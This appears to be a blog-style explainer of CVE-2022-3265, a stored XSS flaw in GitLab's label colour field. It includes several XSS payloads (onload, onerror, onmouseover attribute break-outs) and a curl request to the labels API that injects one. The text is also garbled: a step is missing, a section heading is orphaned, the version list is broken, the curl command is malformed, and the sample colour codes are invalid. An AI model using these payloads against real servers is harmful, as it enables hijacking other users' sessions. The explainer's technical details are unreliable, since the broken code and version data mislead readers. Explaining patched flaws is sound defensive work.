
Cross-Site Scripting (XSS) vulnerabilities have plagued web applications for decades, but they still show up in surprising ways. In 2022, GitLab—a popular DevOps platform—was found to have a critical stored XSS issue, tracked as CVE-2022-3265. This bug was sneakily tucked away in the feature that lets users set label colors.
Let’s unpack how this happened, what damage it could do, and show exactly how the exploit worked (with examples!), all in plain language.
All GitLab installations with these versions
- GitLab CE/EE before 15.3.5,
15.5 before 15.5.2
That means a ton of self-hosted and even some SaaS instances were at risk—if you’re not patched, you're exposed!
Understanding the Vulnerability
The “Labels” feature in GitLab helps organize issues and merge requests with color tags. You can set a label’s color by picking from a palette or entering a color code. Here’s what it looks like:
<input type="text" name="label[color]" value="#FAD4E">
BUT: GitLab’s backend didn’t properly check the input for dangerous code. This meant you could set the label color to anything, even JavaScript!
What is Stored XSS?
A Stored XSS means you save (“store”) malicious code in the GitLab server via a field like label color. Later, any user who visits the label (or issues related to it) loads your attack code from the server, running it in their browser.
This is WAY WORSE than simple reflected XSS because any user—admins, developers, anyone—could get hit just by using GitLab as usual.
Step 1: Craft a Malicious Color Value
Normally, you’d enter a color code like #ff000. But with this bug, you could enter something like:
<style/onload=alert(1)>
Or, you could try using
"><img src=x onerror=alert('XSS')>
How? Instead of a color, submit that string as the 'color' field via the GitLab label creation page or API.
Step 3: User Visits the Compromised Label
Anyone viewing the affected label triggers the attacker’s JavaScript code. For instance, if you used:
" onmouseover="alert('Gotcha!')"
Any user hovering over the label would fire the Javascript.
Example Attack Payload
Let’s look at a real-world code example. Imagine you make a POST request to the GitLab API like this (using curl):
curl -X POST "https://gitlab.example.com/api/v4/projects/1/labels"; \
  --header "PRIVATE-TOKEN: <your_access_token>" \
  --data "name=LeetLabel&color="onmouseover="alert('Hacked!')"
Then when victims mouse over the label, their browser runs the attack.
Even simpler: Some fields allowed input like
"><svg/onload=alert('pwned')>
which would trigger immediately when the SVG loads.
Launch further phishing attacks
If you’re an admin? Your whole instance could be pwned.
GitLab’s official fix is here
- GitLab Security Release 15.5.2, 15.4.4, and 15.3.5
References
- NVD: CVE-2022-3265
- GitLab Security Advisory
- Exploit Database Example *(for similar GitLab XSS flaws)*
- GitLab Issue #379908 *(Public bug report after patch)*
Conclusion
CVE-2022-3265 shows us how even a simple feature like picking a label color can hide a dangerous security hole. If you run GitLab, make sure you’re patched. If you’re a developer, always sanitize user input—even in places you don’t expect.
Timeline
Published on: 11/09/2022 23:15:00 UTC
Last modified on: 11/10/2022 20:09:00 UTC